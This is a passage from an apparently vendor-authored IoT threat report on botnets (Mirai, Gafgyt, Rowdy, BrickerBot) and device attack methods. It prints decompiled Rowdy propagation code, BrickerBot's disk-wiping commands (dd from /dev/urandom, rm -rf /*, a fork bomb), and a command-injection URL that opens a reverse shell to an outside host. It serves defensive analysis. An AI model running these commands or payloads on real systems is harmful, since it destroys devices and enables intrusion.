Through the preceding analysis, you can understand how attackers organize attacks against IoT devices. Most vulnerabilities presented here stem from IoT device vendors' oversight of security. This indicates that current IoT device vendors are either not experienced in security development or are not aware of the threat of security risks. Then there are some vendors that just do not care about security at all.

For recommendations on how to cope with the challenges posed by device vulnerabilities, see section 2.5 Protection Recommendations.



4 Threat and Risk Analysis of IoT Devices

IoT threats can be deeply felt. A number of IoT-related events, from the Netcore router backdoor disclosed by Trend Micro in 2014 to the prevalent Mirai infections in 2016 have taken place in the past few years, indicating that the prediction of "IoT becoming an important link in cyberattacks" has come true. Worse still, the number of such events is growing by leaps and bounds. According to our observations, there are already IoT-originated attacks generating over 100 Gbps of traffic. In this context, assuring security of the IoT has become an urgent issue that affects thousands of organizations and numerous individuals. Whether you hear it or not, the clarion call is sounding now.

IoT threats are looming large in the cybersecurity landscape because the IoT has become a new battlefield for botnets and the defensive side lags woefully behind the offensive side in this competition. With the constant development and implementation of information technology, IoT devices are growing at an explosive rate in terms of the type, quantity, and volume of data generated. This poses a severe threat to device management and protection. Meanwhile, the defensive side should consider how to effectively identify, locate, and block IoT-related threats. Seen from the three elements of information security, the security of online devices and application services covers not only the confidentiality and integrity of interactive information but also their online availability, which is also an important metric. To enhance the performance of online devices and services, service providers have to invest heavily in development and operations. While traffic generated by routine business steadily grows, service providers keep increasing their investments to deliver performance that is good enough to handle normal business. However, with the evolution of the IoT technology, the Internet sees a sharp increase in the number of devices that can generate traffic. At the same time, bandwidth resources that can potentially be leveraged by hackers are also soaring. Compared with service providers, hackers, even those with limited skills, can initiate attacks at a very low cost. Worse still, the cost of using network services has lowered significantly and a great number of devices (including mobile devices and smart hardware devices) have begun to stay online all the time. While convenient for our use, it also provides hackers with continuous traffic exploitable to launch volumetric attacks. For online service providers, these are persistent threats that cannot be overlooked.

Currently, the major IoT threat is botnets, which not only pose risks to IoT devices and their owners but also have a far-reaching impact on the security of the entire cyberspace. For IoT users, their privacy is at risk of disclosure if IoT devices are turned into accomplices of hackers. For the Internet, IoT threats are a hard problem that has to be tackled as they are easy to spread, capable of generating massive traffic, and hard to be eliminated. Moreover, with the extensive deployment of IoT applications and continuous innovations in offensive and (at a slower rate) defensive technologies, such threats will exist for a long time, becoming one of the basic elements that characterize the Internet environment.

4.1 Challenges to IoT Protection

Our long-term observation reveals that IoT devices are generally not well protected. Compared with traditional threats, IoT-related threats can spread faster and are more able to cause a bigger impact considering the magnitude of the IoT. Leveraging IoT botnets to conduct attacks and hacktivism, such as DDoS and spamming, has become a profitable business on the black market. Defending against such attacks can be very challenging for the following reasons:

- Each IoT device engaging in an attack is real and so the method of detecting spoofed IP addresses is rendered void. Additionally, IoT devices can actually interact with one another, which further complicates the protection.
- Although the performance of a single IoT device is limited, attacks from IoT devices can become very powerful when large quantities of them constitute a botnet, which will generate incessant floods of traffic.

- Open-sourcing code of malware like Mirai accelerates the evolution of IoT malware. Reuse of code significantly improves the functionality and performance of various toolkits and attack frameworks. Also, constant integration and reuse of high-quality attack code make IoT attacks more sophisticated and less predictable.

IoT protection is still at a very preliminary stage. IoT environments are very different from traditional Internet environments that are based on hosts and servers. IoT vendors are often keen on meeting requirements for basic functionality and do not consider security as their top priority whether from the perspective of technical implementation, module cost, or enhancement of product appeal. Currently, a vast majority of IoT devices are vulnerable due to insufficient protection. The multitude of these devices leaves a big treasure trove for IoT attackers.


The following sections detail six characteristics of the IoT that need to be considered in IoT protection.

4.1.1 Huge Installed Base

The huge installed base of IoT devices is a distinctive factor that cannot be ignored in security protection. A wide variety of devices in so large quantities has never been seen in traditional network environments. An ordinary home may own more than 10 networked devices. While improving convenience in people's lives, these devices expand their exposure to the Internet, making it even more possible for attackers to launch attacks. Then, as the number of networked devices significantly increases, this provides attackers with enough online devices to ensure the stability of their botnets and other attack services.

Take Mirai for example. This malware can infect IoT devices like cameras, DVRs, and routers. After its source code was made public at the end of September 2016, the Mirai botnet expanded significantly. According to a report[32], by October 2016 at least 300,000 to 400,000 hosts had been converted to Mirai bots, providing "steady and quality" DDoS as a service (DDoSaaS). Around October 2016, US-based Dyn and France-based OVH suffered massive DDoS attacks, with the traffic peaking at 1.5 Tbps. Figure 4-1 shows the global distribution of Mirai-infected devices detected by researchers[33]. It is obvious that China was most affected by Mirai.

Figure 4-1 Scope of impact of Mirai (as of February 5, 2018)



4.1.2 Fast Propagation

The large number of massive IoT security events happening in the past two years indicates that IoT devices with weak protection are prone to highly infectious IoT viruses, analogous to the human society where infectious diseases tend to ravage when people's immunity is low.

After nearly a year, our monitoring finds that, of all kinds of alerts logged, the most frequent are associated with botnets comprising Netcore devices that were infected with a malicious sample dubbed Gafgyt. The backdoor in Netcore devices was reported by Trend Micro in the next half of 2014[34]. Following that, the vendor provided a firmware update. However, up to now, the number of infected Netcore devices has constantly increased instead of abating. The daily number of related alerts detected exceeded 4.4 million on average, indicating a very extensive scope of impact.

Figure 4-2 Global distribution of Gafgyt bots (China excluded)




Figure 4-3 Geographic distribution of Gafgyt bots in China





Figure 4-4 Industrial distribution of Gafgyt bots in China



For a self-propagating botnet, the Gafgyt attack process consists of weak password scanning, exploit, and further intrusion. Following is an explanation of the first two steps:

- Weak password scanning: IoT device vendors, for the convenience of configuration management, often open some ports like 80 and 23 before delivering devices. Also, they tend to configure a default login password, which many administrators do not change. Therefore, hackers can easily discover these devices that are exposed on the Internet through scanning and then use weak passwords to log in, thus gaining root privileges.
- Exploit: As IoT devices are small and lightweight, vendors, during the R&D process, do not perform sufficient testing for or put too much thought into the security of these devices, therefore leaving lots of loopholes in them. In addition, people are not so concerned about firmware updates and vulnerability announcements for IoT devices as they are for desktop operating systems. This explains why there are so many live devices with unfixed N-day vulnerabilities.

From the IoT botnet expansion trend that we have observed, IoT vendors are far below expectations in terms of handling and responding to threats throughout the product lifecycle from design to maintenance.

4.1.3 Low Skills Required

Compared with other cyber threats, attacks based on vulnerabilities in IoT devices do not require attackers to be highly skilled.

It is a common practice to attack IoT devices by exploiting configuration errors. In 2017, NSFOCUS found that the malicious sample Rowdy that targets STBs tried to log in and propagate via telnet by using weak passwords, with a massive propagation in a very short time. After reverse engineering of code, we found that automatic propagation is easily achieved through very simple code.

Figure 4-5 Automatic propagation code of Rowdy

```
ddosfunclist_8048565(v12);                // Function list
deamon_804ADA7();                         // Daemon
do
{
  ++v11;
  scan_attack_804C992();                  // Automatic scan, an improvement from the previous manual infection
}
while ( v11 != 2 );
sub_8048789();                            // Log
v27 = 0;
```

Scanning attacks generate IP addresses at random. The attacker attempts to telnet to such IP addresses using weak passwords. If all passwords are found invalid, another target IP address will be generated. If the login succeeds, the IP address information and password will be recorded and BusyBox will be used to download another malware file from the web server for further infection. The following figure shows part of the process of generating IP addresses randomly.

Figure 4-6 Random generation of IP addresses by Rowdy

```
__int16 calc_ip_804C541()
{
  int v0; // ecx@1
  unsigned __int8 v1; // bl@1
  int v2; // eax@3
  unsigned __int8 v4; // [sp+Eh] [bp-1Eh]@1
  unsigned __int8 v5; // [sp+Fh] [bp-1Dh]@1
  char v6; // [sp+10h] [bp-1Ch]@1

  do
  {
    do
    {
      v6 = calc_seed_time_804BEE6() % 0xFF;
      v5 = calc_seed_time_804BEE6() % 0xFF;
      v4 = calc_seed_time_804BEE6() % 0xFF;
      v1 = calc_seed_time_804BEE6() % 0xFF;
    }
    while ( !v6 );
  }
  while ( v6 == 127 );
  LOBYTE(v0) = v6;
  v2 = v1 | (v5 << 16) | (v0 << 24) | (v4 << 8);
  LOWORD(v2) = __ROR2__(v1 | (unsigned __int16)(v4 << 8), 8);
  v2 = __ROR4__(v2, 16);
  return __ROR2__(v2, 8);
}
```

Unlike intrusion into traditional PCs, an attacker can successfully execute the same malware code (as long as it matches the hardware platform and system) against IoT devices that are limited in performance and with no antivirus mechanism. This makes it very easy to conduct large cross-device attacks, further reducing the cost and enhancing the success rate of IoT bots. Usually attackers need to only prepare a batch of malicious code (such code is almost universally applicable) for different platforms on a remote server and include a mechanism in the intrusion program to identify platform environments. Then they can easily implement cross-platform attacks. For example, the aforementioned Rowdy sample identifies platform environments with the following simple statements and then downloads a malicious program of the matching version to achieve cross-platform infections.

Figure 4-7 Statements used by Rowdy to identify platform environments

```
{
  *(_DWORD *)(a1 + 2076) = "arm";
  return 1;
}
if ( v6 == 3 )
{
  *(_DWORD *)(a1 + 2076) = "x86";
  return 1;
}
if ( v6 == 4 )
{
  *(_DWORD *)(a1 + 2076) = "m68k";
  return 1;
}
if ( v6 == 8 )
{
  if ( v4 == 2 )
  {
    *(_DWORD *)(a1 + 2076) = "mips";
    return 1;
  }
  if ( v4 == 1 )
  {
    result = 1;
    *(_DWORD *)(a1 + 2076) = "mpsl";
    return result;
  }
}
if ( v6 == 2 )
{
  *(_DWORD *)(a1 + 2076) = "spc";
  return 1;
}
if ( v6 == 20 )
{
  *(_DWORD *)(a1 + 2076) = "ppc";
  return 1;
}
if ( v6 == 62 )
{
  *(_DWORD *)(a1 + 2076) = "x86_64";
```

Hackers can take control of a great number of devices simply through scanning ports exposed on the Internet and login with weak passwords. They can also lease the rights for use of these devices in the form of Botnet as a Service (BaaS) to DDoS service providers, who will combine these resources with DDoS tools into DDoSaaS and then lease DDoS capabilities to non-technical users. As a result, even users without any technical skills can launch volumetric attacks at a very low cost, seriously aggravating the entire Internet ecosystem. In the gaming sector, it was very common previously for a gaming service provider to attempt take down of its competitors via DDoS attacks. Now victims will definitely suffer more because of the cost-efficient volumetric DDoS attacks launched via IoT botnets.

4.1.4 Device Vendors' Negligence of Security

Rapid development often connotes imbalance. To expand the user base, IoT vendors need to constantly add new functions to win over users at a relatively low cost. Therefore, they are reluctant to input resources in security design, coding, and operations. From the perspective of protection, here are the most common problems with IoT devices:

- Upgrade difficulty. For traditional hosts and network applications, security maintenance is an element that must be considered, whether for the purpose of regulatory compliance or actual uses. However, for such emerging Internet segments as the IoT, there is no such effective supervision and at the same time users are not aware of the damages that insufficient security would lead to. Vendors often fail to provide timely upgrade and patching services. Even if some do provide such services, most users are unwilling to accept them due to the complexity of operations like firmware upgrade.
- Configuration error. For the reasons described above, vendors give little priority to security throughout the production process including development and testing. Moreover, they lack necessary experience in the security field. Devices, after being deployed, usually use default passwords with weak encryption configuration or even open the remote debugging interface by default. Such examples are endless. Some devices do not prompt users to change the password for the initial use. This is undoubtedly very irresponsible, exposing users to high-risk environments.

Attacks launched with BrickerBot, an IoT malware variant that attracted wide media attention in 2017, demonstrated serious consequences of configuration errors, weak passwords, and compromise. Unlike other malware families, BrickerBot aims to permanently incapacitate targets.

Figure 4-8 Code of BrickerBot for "bricking" devices

```
w
uname -a
ls -alF /etc/
cat /etc/passwd
cat /etc/shadow
cat /proc/version
su root
uptime
cat /etc/motd
ls -al /sbin/

fdisk -l
df
cat /proc/mounts

dd if=/dev/urandom of=/dev/sda &
dd if=/dev/urandom of=/dev/sda1 &
dd if=/dev/urandom of=/dev/sda2 &
dd if=/dev/urandom of=/dev/sda3 &
dd if=/dev/urandom of=/dev/sda4 &
dd if=/dev/urandom of=/dev/sdb &
dd if=/dev/urandom of=/dev/mtd0 &
dd if=/dev/urandom of=/dev/mtd1 &
dd if=/dev/urandom of=/dev/mtd2 &
dd if=/dev/urandom of=/dev/mtd3 &
dd if=/dev/urandom of=/dev/mtdblock0 &
dd if=/dev/urandom of=/dev/mtdblock1 &
dd if=/dev/urandom of=/dev/mtdblock2 &
dd if=/dev/urandom of=/dev/mtdblock3 &
dd if=/dev/urandom of=/dev/mtdblock4 &
dd if=/dev/urandom of=/dev/mtdblock5 &
dd if=/dev/urandom of=/dev/mtdblock6 &
dd if=/dev/urandom of=/dev/mtdblock7 &
dd if=/dev/urandom of=/dev/hda1 &
dd if=/dev/urandom of=/dev/hdb1 &
dd if=/dev/urandom of=/dev/root &
dd if=/dev/urandom of=/dev/ram0 &
dd if=/dev/urandom of=/dev/mmcblk0 &
dd if=/dev/urandom of=/dev/mmcblk0p1 &
```

```
cat /dev/urandom >/dev/sda &
cat /dev/urandom >/dev/sda1 &
cat /dev/urandom >/dev/sda2 &
cat /dev/urandom >/dev/sda3 &
cat /dev/urandom >/dev/sda4 &
cat /dev/urandom >/dev/sdb &
cat /dev/urandom >/dev/mtd0 &
cat /dev/urandom >/dev/mtd1 &
cat /dev/urandom >/dev/mtd2 &
cat /dev/urandom >/dev/mtd3 &
cat /dev/urandom >/dev/mtdblock0 &
cat /dev/urandom >/dev/mtdblock1 &
cat /dev/urandom >/dev/mtdblock2 &
cat /dev/urandom >/dev/mtdblock3 &
cat /dev/urandom >/dev/mtdblock4 &
cat /dev/urandom >/dev/mtdblock5 &
cat /dev/urandom >/dev/mtdblock6 &
cat /dev/urandom >/dev/mtdblock7 &
cat /dev/urandom >/dev/hda1 &
cat /dev/urandom >/dev/hdb1 &
cat /dev/urandom >/dev/root &
cat /dev/urandom >/dev/ram0 &
cat /dev/urandom >/dev/mmcblk0 &
cat /dev/urandom >/dev/mmcblk0p1 &

route del default;iproute del default;rm -rf /* 2>/dev/null &
iptables -F;iptables -t nat -F;iptables -A OUTPUT -j DROP
d(){ d|d & };d 2>/dev/null
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
d(){ d|d & };d
```

- Firmware vulnerability. During software engineering, no matter how careful developers are, it is almost a sure thing that bugs will be introduced in development, even for highly mature software such as Windows and Adobe. The

lack of necessary risk assessments will definitely bring higher risks to devices. Device vendors are less enthusiastic about improvement of "non-core" functions like security. These firmware vulnerabilities can be fatal as attackers may exploit them to take control of devices and finally breach privacy or turn devices into bots. Secure coding can make a great difference in the vulnerability of systems.

For attackers, it is quite easy to attack IoT devices. Most IoT devices run a simple Linux version as the operating system with basic functions of connecting to Wi-Fi and mobile networks as well as basic control interfaces for applications and remote servers. In most cases, they interact with other systems or devices through web interfaces. These techniques are nothing different from traditional IT, but their universality makes it very convenient for IoT malware to spread so that a problem with a certain device is often found in other types of devices. This means that malware can spread across device types and vendors, thus significantly improving the success rate of attacks. No hacker can resist the strong temptation of making big money while incurring very low time and labor costs

4.1.5 Immature Protection

From Bring Your Own Device (BYOD) using various mobile terminals, Wi-Fi routers, payment terminals, and wearables to smart homes where all kinds of home appliances are connected to the Internet, every one of these expand the attack surface. Unfortunately, traditional security protection measures were not intended for such devices, which are vulnerable due to the lack of mature protections. Though limited in performance and functionality, these vulnerable devices, which are deployed on network perimeters, can be used as a springboard for further intrusion.

4.1.6 Users' Lack of Security Awareness

IoT devices, which generally do not require frequent man-machine interactions, need to stay permanently online to provide continuous services. Ordinary PCs, when running malicious code, may become slow in responding, pop up unwanted content, or display alert messages generated by defensive software. But IoT devices are different. They have limited functions, which is reflected in the lack of programs with defensive functions. Also, users cannot perceive exceptions in victim devices unless performing a proactive check. Even if they detect an exception, it is almost an impossible task for the user to locate and troubleshoot it. Mass media does a poor job of educating people about the security of IoT devices. Most users are somewhat concerned about privacy of such devices as cameras, but they are not really conscious of the extensive impact of IoT attacks as a new type of threat. Worse still, they may be reduced to becoming a hacker's accomplice, to the prejudice of themselves directly or indirectly.

To sum up, for device vendors, it is costly to develop security features and provide corresponding services; for device users, there is no mature solution available for use; for hackers, it is a lucrative business to attack IoT devices, considering the big profits they can gain and the small capital they need to invest. Just as we mentioned before, this is an uneven competition of three parties.

Table 4-1 Offensive strengths vs defensive challenges in IoT environments

Characteristics of IoT Devices	Offensive Strength	Defensive Challenge
Large scale	More profits, better effect	Costly, difficult to measure the effect
Weak security	Easier to attack, even for low-skill attackers	Too many vulnerabilities, which are difficult to detect and fix
Great diversity	Chances for different attackers	Larger skill set required
Low cost	Cost-efficient	Cost-inefficient

4.2 Security Threats Against IoT Devices

Security threats against IoT devices include network sniffing, remote code execution, man-in-the-middle (MITM) attacks, and control of IoT devices via the cloud (mobile clients).

4.2.1 Network Sniffing

Attackers discover exposed IoT devices with the aid of a cyberspace search engine or crawler and then launch further attacks against these devices by exploiting weak passwords or unauthorized access vulnerabilities, as described in chapter 3.

4.2.2 Remote Code Execution

Remote code execution means that an attacker, with no need to touch a physical device, can execute commands remotely and take control of the device by sending a malicious network packet to bypass the device's security detection mechanism. To do so, the attacker must be able to craft network data that can bypass the authentication based on a good knowledge of data parsing and authenticating processes on the device client. For example, on a device, the code for data parsing and authenticating is as follows:

Figure 4-9 System function that executes commands


```
while ( !strcmp((const char *)&v36, "_Q_CONTENTTYPE") );
if ( !strcmp((const char *)&v36, "system.opkg.remove") )
{
  if ( (_BYTE)v34 )
  {
    memset(s, 0, 0x80u);
    snprintf(s, 0x80u, "opkg remove %s", &v34);
    system(s);
  }
  sub_B41C("\"%s\":[\"%s\",\"%s\"]\r\n");
  goto LABEL_91;
```

As shown in the preceding figure, the system is prone to a remote command execution vulnerability which allows an attacker to take control of the device via a reverse shell. The prerequisite is that the attacker is sure that a command for connecting to other devices is executable in the device system. Through analysis, we find the telnet command in the system and craft the following URL based on it:

```
http://10.65.97.85/cgi-bin/set?system.opkg.remove=%3Brm%20%2ftmp%2ffl%3Bmkfifo%20%2ftmp%2ffl%3Bcat%20
%2ftmp%2ffl%7C%2fbin%2fsh%20-i%202%3E%261%7Ctelnet%2010.5.1.2%209999%20%3E%2ftmp%2ffl
```

The execution result is as follows:


Figure 4-10 Obtaining the permission of executing commands on the device console



4.2.3 Man-in-the-Middle (MITM)

A MITM attack is an attack where the attacker establishes an independent connection with two parties and relays messages between them to make them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker is then able to intercept all messages passing between the two victims and inject new ones.


Figure 4-11 MITM attack



MITM attacks may be launched in either of the following modes:

- **Listening mode (forwarding data only)**

Figure 4-12 Listening mode



The listening mode is applicable to the scenario where data is not encrypted or weak passwords or used. When the IoT is involved, MITM attackers often obtain plaintext data by means of wireless eavesdropping.

Figure 4-13 Plaintext transmission of data related to a smart socket

```
POST /PrivateData HTTP/1.1
AuthCode: 0589958cba43499042
CSeq: 1
Connection: Keep-Alive
Content-Encoding: UTF-8
Content-Length: 276
Content-Type: application/octet-stream
DestUuid: 11d2b843e7a6bf24
Host: access-tps.secu100.net:6604
SrcUuid: 4374897149264368765548
User-Agent: XAPP

.....................{
          "Name":   "OPPowerSocketGet",
          "OPPowerSocketGet": {
                    "AutoUsbPower":      1,
                    "Switch": 1,
                    "UsbPower":          1,
                    "AutoLight":         1,
                    "SensorLight":       0,
                    "AutoSwitch":        0,
                    "Light":  0,
